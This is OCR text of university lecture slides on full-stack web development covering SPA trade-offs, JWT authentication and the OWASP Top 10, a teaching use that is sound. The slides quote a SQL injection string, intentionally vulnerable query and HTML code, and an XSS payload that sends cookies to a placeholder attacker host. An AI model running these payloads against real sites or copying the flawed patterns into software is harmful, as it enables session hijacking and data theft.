- support for **JavaScript on client side** is required, otherwise application is not working,
- errors in SPA application can lead to failure of an entire application,
- problems with **content indexing of SPA** from web search engine spiders.

SPA compromises

- **selective inclusion** of SPA approach,
  - e.g. frequent data exchange,
- standard approach can be used for the remaining functionalities,
  - e.g. reading blog posts,
- MEAN architecture is very flexible,
  - part of the application can be implemented with **MEAN**, and we can later add **MEAN** to achieve full **MEAN**.

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II


Dejan Lavbič
UL FRI

7. Security

19th November 2019

User authentication

- When selected functionalities of an application require users to **log in**, we have to implement **authentication**, that have to be enforced at every level,
  - database,
  - API,
  - front-end.



Working with the MongoDB database, the Express and Node.js API, and the Angular SPA to bring authentication

Authentication with MEAN stack (1)

- requirements,
  - REST API is stateless (no session support),
  - SPA application logic resides at client-side,
- solution,
  - **JWT (JSON Web Token)** token to support sessions,
    - JWT is comprised of three random-looking, dot-separated strings,

Payload – An encoded JSON object containing the data, the real body of the token.

Header – An encoded JSON object containing the type and the hashing algorithm used.


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJfaWQiOiI1NTZiZWRmNDhmOTUzOTViMTlhNjc1
ODgiLCJlbWFpbCI6InNpbW9uQGZ1bGxzdGFja3RyYWluaW5nLmNvbSIsIm5hbWUiOiJTaW1vbiBIb
2xtZXMiLCJleHAiOjE0MzUwNDA0MTgsImlhdCI6MTQzNDQzNTYxOH0.GD7UrfnLk295rwvIrCikbk
AKctFFoRCHotLYZwZpdlE
```

Signature – An encrypted hash of the header and payload, using a secret that only the originating server knows.


https://github.com/DejanL/**UTOPIAE-GVW-II-FSWD**

Authentication with MEAN stack (2)

- **JWT generation** (user login),



- **validating access**, when using application,
  - is JWT token valid?



OWASP

- **The Open Web Application Security Project (OWASP)** is an online community that produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security,
  - OWASP **Top 10 Most Critical Web Application Security Risks**[10],
  - OWASP **Zed Attack Proxy (ZAP)**[11].

[10] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
[11] https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

OWASP Top 10

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A1:2017 – Injection

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: **' or '1'='1**. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

A2:2017 – Broken Authentication

A2:2017-Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A7:2017 – Cross-Site Scripting

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI

https://github.com/DejanL/**UTOPIAE-GVW-II-FSWD**

19th November 2019